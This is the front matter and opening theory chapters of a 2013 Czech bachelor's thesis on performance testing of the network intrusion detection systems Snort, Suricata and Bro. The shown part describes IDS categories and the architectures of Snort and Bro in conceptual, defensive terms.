VŠB – Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra telekomunikační techniky

Výkonové testování Network Intrusion Detection systémů

Performace Testing of Network Intrusion Detection Systems

2013 **Pavel Pustówka**

VŠB - Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra telekomunikační techniky

Zadání bakalářské práce

Student: **Pavel Pustówka**

Studijní program: B2647 Informační a komunikační technologie

Studijní obor: 2601R013 Telekomunikační technika

Téma: Výkonové testování Network Intrusion Detection systémů
Performance Testing of Network Intrusion Detection Systems

Zásady pro vypracování:

Z důvodu čím dál většího nárůstu bezpečnostních incidentů v počítačových sítích je nutno nasazovat pro jednotlivé segmenty síťových infrastruktur detekční systémy, které jsou schopny rozpoznat případné anomálie. Současný trh však nabízí velké množství těchto IDS a neexistuje objektivní srovnání jednotlivých nástrojů. Cílem práce je proto komplexní analýza a výkonostní testování následujících síťových IDS (NIDS) systémů: Bro, Snort, Suricata.

Body zadání:
1. Studijní část: Open-source IDS systémy a jejich konfigurace a zapojení v síti.
2. Detailní přehled nástrojů pro realizaci síťových IDS systémů.
3. Praktická realizace a implementace IDS systémů Bro, Snort a Suricata v síťové infrastruktuře.
4. Funkční analýza a výkonostní testování uvedených IDS.
5. Grafické zpracování výsledků předchozích testování a objektivní zhodnocení nejlépe využitelného IDS systému pro síťovou infrastrukturu malé, střední firmy.


Seznam doporučené odborné literatury:

[1] Snort IDS and IPS Toolkit (Jay Beale's Open Source Security) - Brian Caswell, ISBN: 978-1597490993
[2] Managing Security with Snort and IDS Tools - Christopher Gerg, Kerry J. Cox, ISBN: 978-0596006617

Formální náležitosti a rozsah bakalářské práce stanoví pokyny pro vypracování zveřejněné na webových stránkách fakulty.

Vedoucí bakalářské práce: **Ing. Filip Řezáč**

Datum zadání: 16.11.2012
Datum odevzdání: 07.05.2013




prof. RNDr. Vladimír Vašinek, CSc.
vedoucí katedry

prof. RNDr. Václav Snášel, CSc.
děkan fakulty

Prohlášení studenta

Prohlašuji, že jsem tuto bakalářskou práci vypracoval samostatně. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

Dne: 07. 05. 2013



……
podpis studenta

Poděkování

Chtěl bych poděkovat především mému vedoucímu panu Ing. Filipu Řezáčovi za odbornou pomoc a korekturu při vedení této bakalářské práce. Dále bych chtěl poděkovat své rodině za psychickou podporu při studiu.

Abstrakt

Tato práce obsahuje teoretický popis, implementaci a otestování systémů detekce vniknutí do počítačové sítě. Z této kategorie byly vybrány a analyzovány tři volně přístupné programy, Snort, Suricata a Bro. Teoretická část práce obsahuje obecný popis problematiky IDS systémů, dále se zaměřuje na popis tří výše vypsaných programů podrobně. V praktické části se v prvé řadě nachází implementace těchto systémů v sítové infrastruktuře, v dalším kroku je pak postup testování výše zmiňovaných programů. Posledním bodem práce je grafické zpracování výsledků obdržených v testu a objektivní zhodnocení testovaných IDS programů.

Klíčová slova

IDS, IPS, Snort, Suricata, Bro, DoS, Útoky

Abstract

This bachelor's thesis includes theoretical description, implementation and performance testing of intrusion detection systems (IDS) in a computer network. From this category were selected and analyzed three open source programs, Snort, Suricata and Bro. The theoretical part provides a general description of the IDS systems, and the next step is focused on the description of the three programs mentioned above in detail. In the first step of practical part is the implementation of these systems in the network infrastructure and shows how to test the above-mentioned programs. The last point of this thesis is elaboration charts from obtained results of the tests and objective evaluation of the tested IDS programs.

Key words

IDS, IPS, Snort, Suricata, Bro, DoS, Attacks

Obsah

1. Úvod

Vzhledem k tomu, že se dnes obrovské množství dat ukládá v informačních systémech, zvyšuje se také riziko úniků informací hackery. V médiích se objevují zprávy o útocích, které vyřadili servery bank nebo i jiných společností z provozu na několik hodin. V těchto chvílích přicházejí velké společnosti o značné množství svých financí. Proto je důležité přemýšlet nad bezpečnostní stránkou věci více, než bylo tomu v dřívějších dobách. Dnešní informační systémy jsou velice složité a tak rozsáhlé, že obyčejná kontrola někdy nestačí a v mnohých případech není ani možné kontrolovat se stoprocentní jistotou celou síť. Z tohoto důvodu se na trhu objevují systémy, které se dokážou proti tomuto riziku bránit a odhalovat ho. Cílem této práce je výkonové testování tří zadaných systémů detekce vniknutí, je zde provedena jejich analýza a vzájemné porovnání mezi sebou za účelem vyhodnocení toho nejlepšího.

V níže uvedených pěti bodech se zabývám problematikou systémů detekce vniknutí. Úvodem je proveden teoretický rozbor volně dostupných IDS systémů, kde jsou popsány jednotlivé možnosti topologií při zapojování v reálné síti. Navazuje na tuto kapitolu teoretický popis zadaných systémů detekce vniknutí včetně jejích architektur a vlastností. Následující kapitola rozebírá implementaci při nasazení těchto systému v praxi. Kapitola předposlední je ze všech kapitol nejrozsáhlejší a obsahuje veškeré metody, kterými jsou otestovány jednotlivé systémy detekce vniknutí za pomocí jedenácti penetračních nástrojů. Závěrečná kapitola shrnuje poznatky předchozích kapitol, je zde provedeno zpracování výsledků testovaných systémů formou grafů včetně tabulky s výsledky testů, dále pak popis vlastní metodiky hodnocení. Závěrem této kapitoly je teoretické zhodnocení jednotlivých systémů vyplývající z testování.

2. Open-source IDS systémy a jejich konfigurace a zapojení v síti

V dnešní době se setkáváme s vyššími nároky na bezpečnost a to nejen v oblasti IT. Každým dnem jsou k Internetu připojováni noví uživatelé a s nimi je spojen také nárůst dat. Tyto informace mohou být pro danou skupinu lidí životně důležité a jejich případná ztráta nebo neautorizovaná změna by mohla vyvolat fatální následky. Z tohoto důvodu byly vyvinuty systémy, které mohou riziko průniku do sítí a poškození nebo ztráty dat útočníkem snížit na minimum. Intrusion detection systémy mohou pracovat v různých režimech a působit jako bezpečnostní prvek ochraňující data firem, škol a ostatních důležitých organizací. Můžeme to přirovnat k poplašnému systému chránící objekt, který v okamžiku útoku upozorňuje správce sítě či odpovědnou skupinu osob. Podobnost ve funkcionalitě můžeme vidět i u antivirových programů, které chrání uživatelova data, úkolem IDS je chránit síť.


2.1. Úvod do problematiky IDS

Pod zkratkou IDS z angličtiny si představme systémy detekce neoprávněného vniknutí do počítačové sítě. Vniknutí, nebo neoprávněný přístup může provést útočník z místní sítě nebo z Internetu. Správně nakonfigurované identifikátory IDS můžou útočníka odhalit, popřípadě upozornit administrátora o útoku zápisem do logu. Tyto systémy mohou upozorňovat i v případě, kdy útočník nenapadá přímo sít, ale odposlouchává ji. IDS systémy mohou být hardwarové nebo softwarové. Hardwarové jsou dražší, nicméně dostává se nám do rukou výrobcem přednastavené zařízení, které stačí zapojit. Každý výrobce dává do svých IDS systému svoje vlastní jádro, které obsahuje signatury. Tyto systémy si dokážou stahovat aktualizace jádra a přidávají si do svých databází další nové signatury. Naopak softwarové IDS bývají levnější, některá open-source vytvářená komunitou jsou dokonce zadarmo, avšak jsou kladeny větší nároky na administrátora. Nebývají přednastavené jako hardwarové a je jen na administrátorovi jaké pravidla si vytvoří, aby ochránil svou sít před napadením. IDS řadíme do několika kategorií. [1]

- Network intrusion detection system (NIDS)
- Host intrusion detection system (HIDS)
- Distributed intrusion detection system (DIDS)

2.2. Network intrusion detection system (NIDS)


Network, neboli síťové IDS se nasazují na strategické segmenty v sítí, kde se kontrolují síťové pakety. Je nutné ale, aby síťová karta NIDS byla zapnutá v naslouchacím modu, což není její výchozí nastavení. Tento mód umožňuje analýzu veškeré komunikace na daném segmentu i v případě že pakety nejsou explicitně směřovány. Nese to s sebou bezpečnostní riziko vysoké míry falešných poplachu zkontrolovaných dat. [1]



Obr. 1: Příklad NIDS sítě [1]

2.3. Host intrusion detection system (HIDS)


HIDS se oproti NIDS liší ve dvou základních parametrech. HIDS nemá zapnutý naslouchací mód a poskytuje monitoring pouze tomu hostu, před kterého je připojen. Lze tak nastavit jednotlivá pravidla na cílové stanice. Ne všechny typy síťových karet mají možnost přepnout se do naslouchacího režimu, proto je vhodnější v některých případech tato varianta. Lze tak například chránit emailový server proti vnitřním chybám, které mohou být zneužity útočníky. Výhodou je odhalení útoku přes zašifrovaný kanál, slabinou však napadení hostitelského systému. [1]



Obr. 2: Příklad HIDS sítě [1]

2.4. Distributed intrusion detection system (DIDS)

NIDS vzdáleně komunikují s centrální stanicí, kde nahrávají své logy, nebo mohou stahovat aktualizace signatur. Jednotlivá IDS v systému mohou mít různá pravidla, první IDS může pracovat v síťovém režimu, druhá v režimu host. IDS snímače mohou být v kombinaci NIDS a HIDS. Komunikace do centrálního NIDS probíhá přes lokální nebo šifrovanou VPN síť. [1]



Obr. 3: Příklad DIDS sítě [1]

3. Detailní přehled nástrojů pro realizaci sítových IDS systémů

3.1. Snort IDS

Snort je open-source program, který spadá do kategorie NIDS a je založen na pravidlech pomocí kterých analyzuje komunikaci. Pokud se mu podaří nalézt v sítí hrozbu, vykoná příslušné akce, jako je zápis do logu a varuje tak administrátora. Výhodou je, že provoz na síti nijak nebrzdí, jen procházející data analyzuje a to vše probíhá v reálném čase. Další výhodou může být i to, že je nenáročný na zdroje, čili není potřeba extra výkonný počítač, více v kapitole Snort - reakce na útoky. Program Snort je nezávislý na platformě operačního systému. Pracuje ve třech základních režimech, které budou popsány dále. [1]

3.1.1. Režimy snortu

Snort může běžet ve třech různých módech: sniffer mode (režim slídiče), packet logger mode (režim záznamníku) a network intrustion detection system mode (režim detekce narušení).

- Sniffer mode – režim slídiče, tento mód zachytává pakety procházející sítí a zobrazuje je uživateli na obrazovku. [1]
- Packet logger mode – logger, neboli zapisovač, je v podstatě rozšířený sniffer režim, rozdíl je v tom, že se paketová data nebo hlavičky logují do souborů na pevný disk. [1]
- NIDS režim - nejvýznamnější režim programu, zde Snort odchytává síťová data a analyzuje je v kontextu s definovanými pravidly uživatelem a provádí akce podle nálezu hrozby. [1]
- Inline - získává informace z iptables. Na základě pravidel rozhoduje o zahození nebo povolení paketů. V tomto módě pracuje jako HIDS. [1]

3.1.2. Komponenty snortu

Mezi důležité vlastnosti patří i modularita komponent. Pracují společně a dokážou tak detekovat hrozby a útoky, které následně posílají na výstup v požadovaném formátu.

- Jednotka paketového záchytu (Paket sniffer)
- Preprocesor
- Detekční jednotka
- Systém logování výstrah a výstupní moduly


Jednotka paketového záchytu

Úkolem je odposlouchávat komunikaci, která protéká přes IDS do sítě. Především jde o IP pakety a s tím i související zprávy na vyšších vrstvách OSI modelu, kde běží protokoly TCP, UDP, ICMP, směrovací protokoly. Mají obdobnou funkci jako štěnice v telefonních systémech, jejichž hlavním úkolem je odposlech hlasového signálu. [1]

Jednotka paketového záchytu má mnohostranné použití:

- Síťová analýza a řešení problému.
- Výkonnostní analýza a testování.
- Odposlech nezašifrovaných hesel a další možné úkony. [1]

Dnes je standardem v IT důležitou komunikaci šifrovat a omezit riziko útoku na minimum. Program Snort nejen že odposlouchává komunikaci, ale může také ukládat informace o přístupech na síť do logů pro pozdější analýzu.




Obr. 4: Princip jednotky paketového záchytu. [1]

Preprocesor

Hlavním úkolem preprocesoru je úprava datových paketů ještě předtím, než jsou poslány do detekční jednotky pro zpracování a zjištění integrity dat. Pracuje se surovými pakety a nahlíží do jejich hlaviček, jestli nebyly pozměněny. Pakliže jsou data v pořádku, jsou poslány do detekční jednotky. Hackeři využívají různé praktiky k oklamání IDS. Například mohou alternativně zapsat URL cestu nebo využívají fragmentaci paketu.

Pro příklad si představme, že útočník zašle paket do sítě, který přesahuje výchozí velikost MTU 1500 bajtů. Ten může obsahovat signaturu, která je ale rozdělena na více části z důvodu překročení velikosti MTU a tak ji nelze detekovat jako hrozbu. V okamžiku, kdy se pakety defragmentují, je hrozba odhalena.

Nicméně preprocesor tuto možnost eliminuje skládáním fragmentovaných paketů a připravuje je tak detekční jednotce. [1]



Obr. 5: Preprocesor snortu. [1]


Detekční jednotka

Detekční jednotka má nejdůležitější úkol, a to je porovnávat data uvnitř paketu s pravidly definované snortem. Nahlíží do hlaviček paketů. V případě detekce se vykoná příslušná akce. Je to časově a zdrojově nejnáročnější modul ze všech. Výkonnost jednotky závisí na těchto faktorech: [1]

- Počet pravidel,
- Výkon počítače, na kterém běží Snort,
- Zatížení sítě,

Pravidla můžeme rozdělit do dvou kategorií: [1]

- Hlavička pravidla – zde se definuje akce, typ paketu, IP adresy cíle a zdroje a porty
- Možnosti pravidla – definice rozšířených pravidel v paketu




Obr. 6: Detekční jednotka. [1]

Systém logování a výstrah

Jednotka logování má za úkol vykonat zápis na výstup (databáze, konzole, soubor) v případě podezření z útoků. Logy jsou textového typu nebo tcpdump formátu a ukládají se do adresáře /var/log/snort. Lze zaznamenávat do těchto výstupů: [1]

- Zaznamenávat (pouze) do /var/log/snort/alert souboru (nebo nějakého jiného),
- zasílání SNMP trapů,
- zasílání zprávy do syslogu,
- zapisovat do databáze jako MySQL nebo Oracle,
- generovat XML výstup.




Obr. 7: Jednotka výstrah/logování [1]

3.2. Bro

Program BRO byl vyvinut organizací ICSI v národní laboratoři Lawrence Berkeley National Laboratory (LBNL) v roce 1996. Více jak deset let zde nepřetržitě běží jako klíčový bezpečnostní prvek tamější laboratorní sítě. Poskytuje sítě analýzu v reálném čase podobně jako Snort a je primárně zaměřen na strukturu NIDS. Často však bývá nasazen jen jako analyzátor. Cílem je sémantická analýza na úrovni aplikačních vrstev oproti paketové analýze, jak tomu je u snortu. Průběžně sleduje informační tok a vyhodnocuje. Jádro je politicky neutrální, není zde definováno, co je dobré nebo špatné. To znamená, že politiky a jednotka zpracování a jsou od sebe nezávisle odděleny. Není nijak omezen jinými analytickými modely a tak snižuje zneužití samotné detekce. Ačkoli umí pracovat se signaturou, architektura není na nich založena jako tomu je u snortu. Stejně to je i s detekcí anomálií v sítí, v principu je zaměřen na logování veškeré aktivity. Doporučuje se nasazovat na odchozí linku, kde monitoruje provoz. [2]

Mezi jeho výhody patří nasazení v sítí s volnou politikou, podpora IDS schémat, vysoká efektivita a výkon. Je kompatibilní s platformou Unix a je open-source. [2]

K jeho nevýhodám patří, že je založen na docela složitém skriptovacím systému a požaduje pochopení problematiky administrátora sítě. Je čistě konzolový a využívá zápis do textových logů. Chybí kvalitně propracovaná dokumentace pro úplné pochopení a je zejména využíván pro výzkum. [2]

